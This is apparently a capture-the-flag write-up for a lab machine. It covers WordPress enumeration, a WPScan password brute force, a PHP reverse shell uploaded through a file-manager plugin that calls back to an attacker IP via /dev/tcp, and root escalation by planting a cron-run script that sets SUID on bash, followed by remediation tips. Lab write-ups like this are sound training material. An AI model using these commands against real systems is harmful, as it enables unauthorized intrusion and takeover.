Academy - Write-up
| Field | Details |
|---|---|
| Platform | HackersLabs |
| Operating System | Linux |
| Difficulty | Easy |
| IP Address | 192.168.86.96 |
| Date | 22/05/2024 |
1. Executive Summary
Exploitation of the Academy machine began with service enumeration, revealing an Apache web server hosting a WordPress installation. After identifying a valid user via WPScan, a brute-force attack on the xmlrpc.php interface yielded valid credentials. Initial access was achieved by leveraging the Bitfile Manager plugin to upload a PHP reverse shell. System-wide monitoring with pspy64 revealed a root-level process attempting to execute a non-existent script in /opt. Privilege escalation was completed by creating this script and using it to assign SUID permissions to /bin/bash.
2. Reconnaissance & Enumeration
2.1 Network Scanning
The target was identified on the local network using arp-scan. Initial connectivity and OS fingerprinting were performed.
sudo arp-scan --localnet -g
whichSystem.py 192.168.86.96

nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.86.96 -oG allPorts
extractPorts allPorts
nmap -p22,80 -sCV 192.168.86.96 -oN target
[IMAGE: Nmap scan results showing ports 22 and 80 open]
Key Findings:
| Port | Service | Version |
|---|---|---|
| 22 | SSH | OpenSSH 9.2p1 |
| 80 | HTTP | Apache httpd 2.4.59 |
2.2 Service Enumeration (HTTP)
The web server displayed a default Apache page so directory fuzzing was conducted to uncover hidden resources.
gobuster dir -u http://192.168.86.96/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php,html,txt

Upon navigating to the site, it was observed that the application redirected to http://academy.thl/. To resolve this, the domain was added to the /etc/hosts file:
echo "192.168.86.96 academy.thl" | sudo tee -a /etc/hosts
3. Exploitation (Foothold)
3.1 Vulnerability Analysis (WordPress)
Using wpscan, the user dylan was identified. Subsequently, a brute-force attack was launched against the WordPress login using the rockyou.txt wordlist.
# Enumerating users
wpscan --url http://academy.thl/wordpress/ -e u

# Brute forcing credentials
wpscan --url http://academy.thl/wordpress/ -U dylan -P /usr/share/wordlists/rockyou.txt


Credentials Found: dylan:password1
3.2 Initial Access
After logging into the WordPress dashboard, the Bitfile Manager plugin was used to upload a PHP reverse shell script.
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.86.93/4444 0>&1'");?>

A listener was started on the attacker machine, and the shell was triggered by accessing http://academy.thl/wordpress/revshell.php.

TTY Interactive Shell
script /dev/null -c bash
# CTRL + Z
stty raw -echo; fg
reset xterm
export SHELL=bash
export TERM=xterm
4. Privilege Escalation
4.1 Local Enumeration
Basic enumeration revealed the presence of a user named debian. While no immediate SUID or Sudo misconfigurations were found, the monitoring tool pspy64 was used to observe background processes.
wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
chmod +x pspy64
./pspy64

The output showed that a process with UID 0 (root) was periodically executing /opt/backup.sh. However, this script did not exist on the filesystem.
4.2 Privilege Exploitation
Since the www-data user (or the directory permissions) allowed writing to /opt, a malicious backup.sh script was created to grant SUID permissions to the bash binary.
echo "chmod +s /bin/bash" >> /opt/backup.sh
chmod +x /opt/backup.sh
After waiting for the automated process to execute the script:
ls -l /bin/bash
/bin/bash -p

5. Flags & Proof
www-data
root
6. Remediation & Hardening
- Credential Security: Enforce strong, unique passwords for all WordPress users to prevent brute-force attacks via
xmlrpc.php. - Plugin Management: Remove or restrict plugins like “Bitfile Manager” that allow arbitrary file uploads.
- Secure File Permissions: Restrict write access to the
/optdirectory to root only. - Service Hardening: Disable
xmlrpc.phpin WordPress if it is not required for site functionality. - System Monitoring: Regularly audit automated tasks (cron jobs) to ensure they do not execute non-existent or world-writable scripts.
Authored by: [Brutotes]
⬅️ Back to Home